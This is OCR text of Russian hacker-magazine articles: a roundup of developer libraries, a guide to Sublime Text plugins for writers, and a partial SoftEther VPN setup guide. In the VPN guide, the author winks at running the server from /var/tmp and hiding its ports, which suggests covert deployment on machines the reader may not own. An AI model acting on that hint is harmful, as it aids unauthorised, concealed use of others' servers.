У смартфона TNPI две камеры: на 13 и 2 Мп. Еще одна, на 1 Мп, установлена в док-станции, поскольку фронтальная камера смартфона при со-

Не думай о мелочах





Илья Пестов
@ilya_pestov

Илья Русанен
rusanen@real.xakep.ru

Подборка приятных полезностей для разработчиков

Мы живем в прекрасном мире, где программисты не стесняются выкладывать различные вкусности в паблик — нужно лишь знать, где их искать. Достаточно побродить по GitHub и другим площадкам для размещения кода, и ты найдешь решение для любой проблемы. Даже для той, которой у тебя до этого момента и не было.

Если ты все проспал

ORM (object-relational mapping) — это метод работы с информацией в БД на более высоком уровне абстракции. В рамках ORM данные представляются не в виде простых записей/пар, а в виде классов, объектов и отношений между ними.

Если на пальцах, то представь себе объект `morpheus` класса `Human`. Сам класс `Human` является унаследованным от базового класса `Model`, определенного в ORM. В соответствии с парадигмой ООП ты можешь определить атрибуты нашего инстанса:

```
morpheus.skinColor = "black";
morpheus.hasHairs  =  false;
```

и вызвать метод

```
morpheus.save();
```

ORM при этом автоматически разложит переданный ей объект по нужным таблицам (или коллекциям) в базе данных, скрывая от тебя все низкоуровневое взаимодействие с БД. Обычно тебе также доступны удобные методы для извлечения объектов из базы. Например:

```
Human.get()
```

Такой метод вернет все объекты класса `Human`. Также большинсво ORM поддерживает создание и управление ассоциациями между объектам. Обычно, это делается как-то так:

```
morpheus.setStaff([neo, trinity]);
```

Этот метод свяжет в БД наш инстанс morpheus с инстансами neo и trinity.

Под капотом всего этого скрываются привычные запросы с primary keys и foreign keys (или с object_id). ORM, будучи лишь настройкой над БД, просто берет на себя муторную работу по сериализации данных и выстраиванию ассоциаций между ними, позволяя тебе удобно оперировать привычными объектами ООП, не задумываясь постоянно о тонкостях работы БД.

P. S. Несмотря на название статьи, работа через ORM не освобождает тебя от необходимости уверенно понимать принципы хранения данных в той или иной БД. Для построения эффективных (читай: правильно спроектированных и производительных) моделей очень важно в принципе знать, что у ORM под капотом и как она интерпретирует твой запрос. В противном случае есть шанс получить хоть и работающую, но избыточную, а как следствие, и непроизводительную архитектуру.


Sequelize

sequelizejs.com

Одна из лучших ORM для работы с SQL-подобными базами данных для Node.js. Из коробки работает с MySQL, MariaDB и SQLite. Поддерживает все стандартные типы полей модели (класса объекта) вроде STRING(N) или INTEGER и имеет множество встроенных валидаторов для них. Например, повесив валидатор `isEmail:true` на поле email типа STRING, ты получишь сообщение об ошибке, если попытаешься положить в него что-то, кроме email. Валидаторов огромное количество: тут и проверки на IP, на (не)содержание подстрок, длину, даты, формат номер кредитных карт и так далее.

Sequelize поддерживает очень логичную систему ассоциаций (связанных объектов). Так, для моделей можно установить ассоциации вида

```
Person.hasOne(Car);
Person.hasMany(Child, {
  as: 'Children'
});
```



и запросить список инстансов `Child`, принадлежащих инстансу `person` модели `Person` простым


```
person.getChildren(...);
```

ORM также поддерживает eagger loading (то есть подгрузку вложенных/ассоциированных объектов в момент запроса основного) и имеет встроенный бинарный инструмент для создания миграционных патчей.

Mongoose

mongoosejs.com

Действительно продуманная и элегантная ODM для работы с MongoDB в Node.js. Mongoose также следует классической парадигме работы с ORM — создание модели, ее компиляция, CRUD инстансов этой модели, сюрпризов нет. Поддерживает написание кастомных методов модели для работы с инстансами и виртуальные поля (строящиеся на основе существующих). Для опций запросов инстансов модели Mongoose предлагает использовать свой конструктор запросов (но при этом оставляет возможность работы с синтаксисом, практически идентичным API MongoDB).



Из коробки имеет бедный набор валидаторов (буквально самые базовые проверки), однако написание собственных валидаторов реализовано очень удобно. Ассоциации реализованы также предсказуемо — через указание дочерней модели (или массива моделей) при определении родительской. В будущем ассоциированные инстансы можно запрашивать через гибкую систему populations.

В целом Mongoose проявила себя в работе как очень гибкая и продуманная ORM, хотя некоторые проблемы с производительностью у нее все же есть.

Async

https://github.com/caolan/async
Async — это незаменимый модуль для написания асинхронного JavaScript. Если ты работал с Node.js, то наверняка сталкивался с callback hell. Допустим, у тебя вызывается десять функций. Первые пять выполняются независимо друг от друга, то есть не блокируют запуск друг друга. Остальные так или иначе зависят от результата выполнения первых пяти — то есть запускаются в callback'е. Попытка реализовать такое обычно заканчивается двадцатиуровневыми отступами, бесконечной лапшей и обращениями к результатам еще не исполнившихся функций, находящимся вообще в другой области видимости. Например:

```
function1(function(result){
  function2(result, function(result2){
    function3(result2, function(result3){
      //...
    });
  });
  function4(result2, function(resull4){
    //...
  });
});
```

Async как раз и предоставляет возможность решить эту проблему, позволяя определять порядок запуска функций, при этом все конечные результаты будут собраны в одном массиве. Например, метод parallel() позволит независимо запустить функции function1() и function2() и вызовет console.log только после выполнения обеих. Результаты исполнения обеих функций будет доступны в переданном массиве results:

```
async.parallel([
    function1(callback){
      ...
      callback(err, result)
    },
    function2(callback){
      ...
      callback(err, result)
    }
], function(err, results){

  // Массив results длиной 2 с result
  // от function1() и function2()
  console.log (results);
});
```

```
globals.models.Message.all(
  where: ["sent < 1"] # where sent == 0
).success (messages)->

  # callback-function for anync send with bind
  sendMessage =
    send: (message, callback) ->

      # configuring mail options
      mailOptions =
        from    : globals.sendFrom
        to      : message.dataValues.email
        subject : message.dataValues.subject
        text    : message.dataValues.message__plain
        html    : message.dataValues.message__html

      # send message
      globals.smtpTransport.sendMail mailOptions, (error, response) ->
        if error
          console.log "[ERROR] Magazine message send error for #{mailOptions.to}"
          callback error, null

        else
          message.updateAttributes(
            sent : true
            sent_at : new Date()
          ).success ->
            console.log "[SUCCESS] Magazine message sent for #{mailOptions.to}"
            callback error, "ok"

  # start async sending
  globals.async.map messages, sendMessage.send.bind(sendMessage), (err, result) ->
    process.exit(code=0)
```

Использование метода async.map() для обхода массива асинхронной функцией на CoffeeScript

Кроме parallel(), доступно еще множество встроенных методов. Например, при использовании waterfall() можно передать результат от одной исполняемой функции к следующей в массиве без немедленной передачи в финальный массив результатов. А в случае map() массив можно обойти асинхронной функцией. Однозначный must have.

Ifvisible

https://github.com/serkanyersen/ifvisible.js
Веб за последние пять лет значительно поменялся. Все чаще в Сети появляются не просто сайты информационного характера, а полноценные продукты, сервисы и программное обеспечение. В связи с этим прогрессируют и возможности интерфейса. Порой очень важно отслеживать присутствие пользователя на странице, для примера — выключать воспроизведение аудио при активации другой вкладки в браузере. А отслеживать эти события очень просто и удобно с помощью ifvisible.js.

Ifvisible.js
Checks if the current page is visible or not
Download .zip | Download .tar.gz | View on GitHub

ifvisible.js
Crosbrowser & lightweight way to check if user is looking at the page or interacting with it.

Check out the Demo or read below for code example or Check Annotated Sorce


```
// If page is visible right now
if( ifvisible.now() ){
    // Display pop-up
    openPopUp();
}
```

> *Async дает возможность определить порядок запуска асинхронных функций, при этом все конечные результаты будут собраны в одном массиве, который будет передан в качестве аргумента результирующей функции*

Gulp



gulpjs.com
Часто разработчики пользуются JavaScript таск-менеджерами, и Grunt считается самым популярным. Но относительно недавно появился нашумевший Gulp, и многие сейчас отдают предпочтение ему. По-настоящему изящным этот инструмент делает технология потоковой передачи данных для организации процесса сборки. Поскольку все данные передаются напрямую в буфер, пропадает необходимость в создании временных файлов. Но также есть и минусы. Во-первых, отсутствие столь богатого набора плагинов по сравнению с Grunt. Во-вторых, сама модель параллельного выполнения задач.



```
var gulp = require('gulp');
var uglify = require('gulp-uglify');

gulp.task('scripts', function() {
  // Минифицируем и копируем все JavaScript-файлы,
  // кроме скриптов поставщика
  gulp.src(['client/js/**/*.js', '!client/js/vendor/**'])
    .pipe(uglify())
    .pipe(gulp.dest('build/js'));

    // Копируем скрипты поставщика
    gulp.src('client/js/vendor/**')
      .pipe(gulp.dest('build/js/vendor'));


});

// Задача по умолчанию, вызывается запуском
// 'gulp'
gulp.task('default', function() {
  gulp.run('scripts');

  // Отслеживаем файлы и по их изменении запускаем задачу
  gulp.watch('client/js/**', function(event) {
    gulp.run('scripts');
  });
});
```


Tether.js

tether.io
Очередной популярный репозиторий от прославившейся на GitHub своими опенсорсными тулзами компании Hubspot. При работе с абсолютно позиционированными элементами, чтобы присоединять один к другому, нужно указывать точные значения top, right, botton и left. Tether.js значительно упрощает эту задачу, беря на себя задачу по их взаимопозиционированию на странице.



Grafana

grafana.org
При работе с большим количеством данных достаточно часто приходится их визуализировать. Grafana — один из самых функциональных инструментов для создания графических дашбордов. Гибкий API, быстрый рендеринг графов, легко настраиваемый внешний вид, drag and drop интерфейс, сохранение и поиск дашбордов, импорт и экспорт данных в формате JSON, импорт с Graphite, шаблоны и многое другое.




Elliptics

https://github.com/reverbrain/elliptics
Облачное распределенное key-value-хранилище данных с открытым исходным кодом, разработанное в Яндексе. При стандартном поведении представляет собой классическую DHT (распределенную хеш-таблицу). Не требует специальных управляющих узлов, поэтому не содержит единых точек отказа. Яндекс использует Elliptics в различных проектах, в том числе в Фотках, Музыке, Картах, Директе и многих других сервисах.




Hover.css

ianlunn.github.io/Hover/
Опираясь на статистику **caniuse**, можно с уверенностью говорить о том, что CSS-анимации поддерживает свыше 75% браузеров. Очень часто грамотная анимация элементов придает изюминку интерфейсу. Hover.css — большая коллекция реалистичных эффектов при событии наведения курсора: 2D Transform (Grow, Shrink, Pulse, Push, Pop и другие), Border (Fade, Hollow, Trim, Outline Outward, Outline Inward, Round Corners), Shadow, Glow, Bubble и Curl.



Fabric.js

https://github.com/kangax/fabric.js
Fabric — это фреймворк, который значительно упрощает работу с HTML5 Canvas, а также является SVG — Canvas (и Canvas — SVG) парсером. Фабрик дает возможность с легкостью создавать множество геометрических фигур: прямоугольник, круги, эллипсы, многоугольники и любые фигуры с сотнями и тысячами точек; масштабировать, вращать, передвигать и анимировать объекты. Необходимо также подчеркнуть, что Fabric.js модульный, быстрый и кросс-браузерный.



Cocaine

https://github.com/cocaine
Cocaine — облачная платформа Яндекса. Configurable Omnipotent Custom Applications Integrated Network Engine — это PaaS-система (Platform-as-a-Service) с открытым исходным кодом, являющаяся, по сути, app engine и позволяющая создавать собственные облачные хостинги приложений, такие как Google AppEngine, OpenShift, CloudFoundry или Heroku. Внутренняя инфраструктура Яндекса, а также весь бэкенд Яндекс. Браузера работает на Cocaine.



ВНИМАНИЕ: МЫ ИЩЕМ НОВЫХ АВТОРОВ!

Если тебе есть что сказать, ты можешь войти в команду любимого журнала.

Hint: контакты редакторов всех рубрик есть на первой полосе.



Изумительный текст


Как превратить Sublime Text в идеальный инструмент для работы со статьями



Андрей Письменный
apismenny@gmail.com

Sublime Text, как говорится, более элегантный текстовый редактор для более цивилизованных времен. Многие авторы и читатели][пользуются им для работы с кодом, версткой и конфигами. Но насколько он пригоден для работы с «человеческими» текстами? Скажу по секрету — почти вся редакция журнала использует его каждый день для работы над статьями, и за это время накопилось несколько удобных хаков. В этой статье я расскажу тебе, как превратить ST в идеальный инструмент для такой работы.

Почему не использовать любой другой текстовый редактор? Ответ прост — а зачем плодить сущности? Sublime Text нашпигован различными полезными фичами, которых нет в iA Writer и других модных редакторах для работы с Markdown (не говоря уже о монструозном Word). Из очевидного: раскраска кода, автодополнение, «мини-карта» документа, «схлопывание» заголовков, встроенный терминал и огромная коллекция плагинов. Наконец, возможность сортировать строки и множественное редактирование, при котором ты расставляешь в тексте сразу несколько курсоров и вносишь нужную правку. Любую операцию можно совершить не снимая рук с клавиатуры, также легко подключить массу нужных тебе внешних инструментов. А уж возможностей кастомизации столько, что с разными плагинами можно разбираться днями напролет.





МЕНЕДЖЕР ПАКЕТОВ


Разумеется, все пользователи ST знают о пакетном менеджере, но если ты читаешь эту статью и задумываешься о том, чтобы попробовать этот редактор впервые, то нужно сделать небольшое введение. Управление пакетами — привычная вещь для линуксоидов, а также для программистов на Ruby или Python. Однако текстовый редактор, требующий пакетного менеджера... не слишком ли хардкорно? На самом деле плагины Sublime Text 2 можно просто копировать (или клонировать при помощи Git) в предназначенную для них папку, и они будут работать. Но дополнение с говорящим названием Package Control упрощает этот процесс еще сильнее. Само оно тоже устанавливается не вполне ординарным образом: нужно открыть консоль Sublime Text и скопировать туда с сайта код (https://sublime.wbond.net/installation), активирующий инсталляцию. Перезапускаем Sublime Text, нажимаем <Ctrl + Shift + P> (<Cmd + Shift + P> в OS X), чтобы открыть командную строку (это не то же самое, что консоль!), пишем install и нажимаем Enter. Перед нами — каталог с плагинами. Теперь достаточно набрать название нужного и снова нажать Enter. Он скачается и установится автоматически. В большинстве случаев дальше потребуется перезапустить программу. Еще в меню Sublime появится пункт Package Control, открывающий доступ к остальным важным возможностям: в первую очередь важны обновление и деинсталляция пакетов.

MARKDOWN

О Markdown мы тебе рассказывали еще в сентябре 2012 года (статья «Знакомься. Это Markdown»). Это лучший из придуманных форматов работы с текстом — простой язык разметки, позволяющий быстро оформить любые необходимые элементы (заголовки, ссылки, иллюстрации). Все теги — это какие-то символы, поэтому на них не будет ругаться спелчекер и они не будут мешаться при чтении и редактировании документа. Опять-таки Markdown поддерживает бесчисленное количество блог-движков, редакторов и других приложений. В общем, с 2012 года у нас многое изменилось — мы внедрили специальный скрипт, позволяющий конвертировать статью в Markdown в верстку Adobe InDesign, и теперь все статьи в журнале, который ты держишь в руках, принимаются только в нем. Это значительно сэкономило время как авторам, так и дизайнерам.

Чтобы ознакомиться с синтаксисом, зайди на сайт создателя этого языка, Джона Грубера (daringfireball.net/projects/markdown). Еще один интересный инструмент — дополнительный инструмент разметки CriticMarkup (criticmarkup.com), позволяющий оформлять в документе комментарии и исправления. Чтобы все это заработало в Sublime Text, на помощь приходит плагин MarkdownEditing (https://github.com/SublimeText-Markdown/MarkdownEditing).

После установки Package Control этот плагин ставится одной командой: просто открой консоль редактора, набери install и выбери MarkdownEditing. Одним махом ты превратишь оружие кодера в идеальный инструмент писателя. Но плагин не только добавляет подсветку кода, но и меняет внешний вид редактора. Появится светлая тема оформления, напоминающая о машинописных страницах, а номера строк и автодополнение команд будут отключены. Важное замечание: включаться MarkdownEditing будет только для файлов с определенным расширением. Чтобы на это повлиять, набери в консоли MarkdownEditing и выбери пункт с конфигом. В него нужно будет добавить строчки:



```
"extensions":
    [
        "md",
        "mdown",
        "txt"
    ],
```

Для Markdown существуют и другие плагины, у которых есть другие полезные функции. Автор SmartMarkdown (https://github.com/demon386/SmartMarkdown), например, заявляет о возможности его плагина схлопывать блоки текста, отмеченные заголовком, — так, как Sublime умеет схлопывать код. Однако этот режим работы будет конфликтовать с MarkdownEditing. Зато есть другая полезная функция — вывод статьи в PDF. Для этого нужно установить в систему интерпретатор pandoc (johnmacfarlane.net/pandoc) и указать нужный путь в конфиге MarkdownEditing.

ПРОВЕРКА ОРФОГРАФИИ

Из коробки Sublime Text поддерживает проверку лишь английской орфографии, но это несложно исправить: достаточно скачать словари, позаимствованные из OpenOffice, и произвести несложную процедуру адаптации и установки, описанную на странице GitHub (https://github.com/SublimeText/Dictionaries).

Для пользователей OS X есть способ еще лучше — плагин CheckBounce (https://github.com/phyllisstein/CheckBounce), который позволяет использовать системную проверку орфографии. Не сказать, что встроенная проверка OS X хороша, но с каждой версией системы она становится все лучше и уж точно не уступает словарям OpenOffice. Плюс если ты часто добавляешь какие-то слова в словарь, то удобно, чтобы Sublime Text подхватывал все эти изменения.

Еще один недостаток — список вариантов замены не показывается в контекстном меню по правому клику. Вместо этого можно ставить курсор на слово с ошибкой и нажимать <Alt + Ctrl + A>.


СЧЕТЧИК СЛОВ

Те, кто работает с текстом профессионально и получает оплату за количество знаков или слов (как, например, авторы «Хакера»), не мыслят жизни без счетчика знаков в текстовом редак-

↖ **Sublime Text 2 в натуральном программистском виде**



С менеджером пакетов установка и обновление плагинов начинает занимать считаные секунды





↑ **Sublime Text с установленным MarkdownEditing напоминает маковский iA**

↗ **Sublime Text с плагином PlainTasks превращается в планировщик**

торе. Но и при написании текста для своего блога индикатор количества знаков бывает небесполезен в качестве ориентира — часто бывает важно вписаться в размеры того или иного блока в верстке. Плагин, устанавливающий счетчик в статусбар Sublime Text, носит незамысловатое название WordCount (https://github.com/SublimeText/WordCount). С умолчательными настройками количество слов будет отображаться все время, а также появится интересная возможность видеть число знаков в текущей строке (то есть абзаце). Если же нужно иметь перед глазами длину всего документа в знаках, то можно открыть файл настроек WordCount и прописать:

```
{
  "enable_count_chars" : true
}
```

ПОДСВЕТКА СЛОВ

Тавтология — одна из главных проблем, преследующих авторов текстов. Иногда память подводит нас и мы забываем, что только что уже использовали какое-то слово. Можно буровить абзацы взглядом, пытаясь определить, не встречалось ли оно недавно, а можно поставить плагин WordHighlight (https://github.com/SublimeText/WordHighlight) и, кликая на слова, видеть их подсвеченными во всем документе. Ага! В предыдущем предложении два слова «можно»! Ничего страшного, это авторская задумка.

КЛИКАБЕЛЬНЫЕ ССЫЛКИ

Подсветку синтаксиса Markdown неплохо дополнить еще одним плагином — Clickable URLs (https://github.com/leonid-shevtsov/ClickableUrls_SublimeText). Из названия понятно, что он должен делать кликабельными гиперссылки, встречающиеся в документе. К сожалению, не все так просто: по всей видимости, программные интерфейсы Sublime Text не позволяют проворачивать плагинам столь сложные трюки (по крайней мере не нарушая работу других функций). Так что авторы дополнения выкрутились, реализовав возможность открывать ссылки, когда на них установлен курсор и нажато определенное сочетание клавиш. В Windows и Linux это <Ctrl + Alt + Enter>, в OS X — <Cmd + Option + Return>.

АВТООПРЕДЕЛЕНИЕ КОДИРОВКИ

Плагин Encoding Helper (https://github.com/SublimeText/EncodingHelper) предназначен для автоматического определения кодировки файлов. Изначально Sublime Text все документы открывает в кодировке Windows-1252 Western, и получается, что старые файлы, сохраненные в Windows-1251, DOS или KOI8-R, будут выглядеть неверно. Encoding Helper в таких случаях угадывает нужную кодировку и показывает сообщение в статусной строке, сообщающее, какая кодировка используется и какая, скорее всего, должна быть. Автоматически преобразование не производится, зато в меню Edit появится пункт, позволяющий перевести документ в Unicode из той кодировки, которую определил Helper. Если же он определил неверно, можно самостоятельно выбрать нужную кодировку из его меню.

ИСТОРИЯ БУФЕРА ОБМЕНА


Нередко при копировании текста в голове вертится мысль, не лежит ли уже в буфере обмена что-то ценное, что нужно сперва куда-нибудь вставить, прежде чем снова использовать буфер. От этого груза могут избавить многие специализированные утилиты, работающие не только с Sublime. Однако и плагин такой тоже существует — он называется Clipboard History (https://github.com/kemayo/sublime-text-2-clipboard-history). Работает очень просто: нажимаем сочетание <Ctrl + Alt + V> (или диковатое <Cmd + Alt + Ctrl + V> в OS X) и видим все предыдущие записи, попадавшие в буфер обмена. Выбираем любую и вставляем в текст. Чтобы не открывать меню, можно нажать <Ctrl + Shift + V> (<Cmd + Shift + V> на маках) и сразу вставить запись, предшествовавшую текущей.

СПИСКИ ДЕЛ

Эксперты по продуктивности утверждают: дела нужно обязательно куда-нибудь записывать и не пытаться держать их все в голове! Sublime Text выручит и здесь, особенно если снабдить его плагином PlainTasks (https://github.com/aziz/PlainTasks). После его установки и перезапуска Sublime первым делом рекомендуется открыть справку PlainTasks. Здесь подробно объяснено, как создавать новые дела (<Ctrl + Enter> или <Cmd + Return> в зависимости от системы), отмечать их как выполненные или отмененные, снабжать тегами и так далее. Главный недостаток этого плагина — нельзя просто кликнуть по квадратику, стоящему перед строкой, чтобы поставить галочку. Здесь мы в очередной раз сталкиваемся с ограничениями плагинов Sublime.

Помимо прочего, PlainTasks заменяет Clickable URLs, добавляя собственное сочетание клавиш для открытия ссылок. Выгодное отличие: будут работать и ссылки на файлы на жестком диске, причем можно указывать прямо на нужную строку. Незаменимо, особенно если учитывать, что дела таким образом можно напрямую связывать с файлами.

Свежий ветер в туннелях



D3ff
sploited@yandex.ru

SoftEther VPN — новое слово в Open Source VPN-решениях

Защита данных сегодня волнует все больше людей. Тенденции не только не радуют, они просто ужасают — следить за нами начинают даже телевизоры. Самый верный способ — всегда предполагать, что нас кто-то слушает, и превентивно обороняться. Можно поднимать SSH-туннели и SOCKS'ифицировать через них нужный трафик, можно везде, где получится, использовать HTTPS, устанавливая для этого плагины. Однако наиболее подходящей для этого технологией был, есть и еще долгое время будет VPN.

Где взять VPN, чтобы безопасно подключаться с различных устройств «на ходу» и в публичных местах? Простой и быстрый способ — воспользоваться одним из многочисленных сервисов. Но с точки зрения безопасности этот метод вызывает вопросы. Добровольно пускать свой трафик через «дядю», да еще и приплачивать за это не слишком секурно. Да и с анонимностью не так все хорошо, крупный сервис сдаст тебя с потрохами по первому запросу, достаточно вспомнить историю HideMyAss и LulzSec. Мелкие мутные конторы невозбранно могут снифать тебя сами. Проверить внутреннюю кухню VPN-сервиса невозможно, и полагаться на заверения, что никаких логов не ведется, наивно.

Что остается бедному параноику? Поднимать VPN-сервер самостоятельно, благо не так уж и много для этого нужно. Наиболее подходящей реализацией для собственного сервера до недавнего времени был OpenVPN. Ощутимым его минусом является довольно сложная настройка и недружелюбность к обычному пользователю. Установить и настроить его самому под силу лишь искушенному в сетевых делах человеку. Наличие в Сети большого количества step-by-step мануалов не сильно помогает ситуации. Кроме того, OpenVPN требует наличия на сервере доступа к TUN/TAP-устройствам, поэтому для него подходят не все VDS/VPS-хостинги.

Однако с недавнего времени под лицензией GPLv2 открылся мощный мультипротокольный VPN-сервер — SoftEther VPN. На первый, да и на второй взгляд этот сервер поражает возможностями. Он имеет собственный протокол SSL-VPN, который неотличим от обычного HTTPS-трафика (трафик OpenVPN все же возможно выделить при помощи DPI). Заявлена поддержка L2TP/IPsec, MS-SSTP, OpenVPN, L2TPv3 и EtherIP, причем для L2TP указана строгая совместимость со встроенными клиентами в iOS и Android. Сам сервер имеет версии под Windows, Linux, OS X, FreeBSD и Solaris и, как утверждается на сайте, является оптимальной альтернативой OpenVPN, причем работает быстрее его.

Полный список всех вкусностей можно найти на официальном сайте (softether.org). Отмечу лишь основные фишки. VPN-сервер может целиком управляться через весьма продуманный графический интерфейс, причем делать это можно удаленно. Да-да, теперь возможно распихать серверную часть по вдскам на линуксе и удаленно рулить ими из няшной GUI-версии для Windows. SoftEther VPN имеет встроенный NAT и DHCP-сервер, то есть под Linux и FreeBSD больше не нужно возиться с настройками iptables и natd. На мой взгляд, еще никогда создание собственной VPN-сети не было таким легкореализуемым.

Собственный протокол SSL-VPN может работать через TCP, причем поддерживаются множественные TCP-сессии, UDP и даже ICMP.

ПРОБУЕМ

Рассмотрим эту прелесть с практической точки зрения. Для установки нам понадобится дедик или VDS/VPS, SoftEther VPN не требует для работы TUN/TAP-устройств, поэтому подойдут даже хилые варианты с любым типом виртуализации.

Установка серверной части довольна проста. На странице softether-download.com выбираем дистрибутив SoftEther VPN Server под нужную операционную систему и архитектуру (в *nix архитектуру ОС можно узнать по команде `uname -m`). Для примера рассмотрим Linux, как самый частый вариант на VDS.

Скачиваем дистрибутив на сервер любым доступным способом, после чего распаковываем и устанавливаем:

```
tar xzvf softether-vpnserver-v4.05-9416.tar.gz ↵
    && cd vpnserver && make
```

Нас попросят подтвердить, что мы прочли License Agreement и с ним согласны. После чего наш SoftEther VPN Server будет установлен в этом каталоге и готов к запуску. В документации опционально советуют переместить его в `/usr/local/vpnserver`, однако никакой разницы нет, запускать его можно хоть из `/var/tmp`. Чуешь, куда клоню? :)

Запускаем

```
./vpnserver s tart
```

Все, наш собственный VPN-сервер готов и по умолчанию ожидает нашего подключения на портах 443, 992, 1194 и 5555.

Управлять сервером можно через его конфигурационный файл или, что намного удобнее, посредством утилит управления. Подключиться к нему для управления можно с помощью консольной утилиты vpncmd, находящейся в этом же каталоге, либо с помощью GUI для Windows, называющегося SoftEther VPN Server Manager for Windows. Он входит в состав SoftEther VPN Server для Windows, но можно установить его отдельно путем выбора нужных галочек в инсталляторе или же скачать отдельный ZIP-архив со страницы загрузки. Рассмотрим его, как наиболее дружелюбный.

Для подключения в Server Manager указываем хост и порт (любой из слушаемых) нашего сервера. При первом подключении нас попросят установить администраторский пароль. Задаем свой пароль и приступаем к настройке. Имеет смысл отредактировать список портов, дабы явно не палить присутствие VPN на сервере. Я оставляю только 443, а ты выбери себе по вкусу.

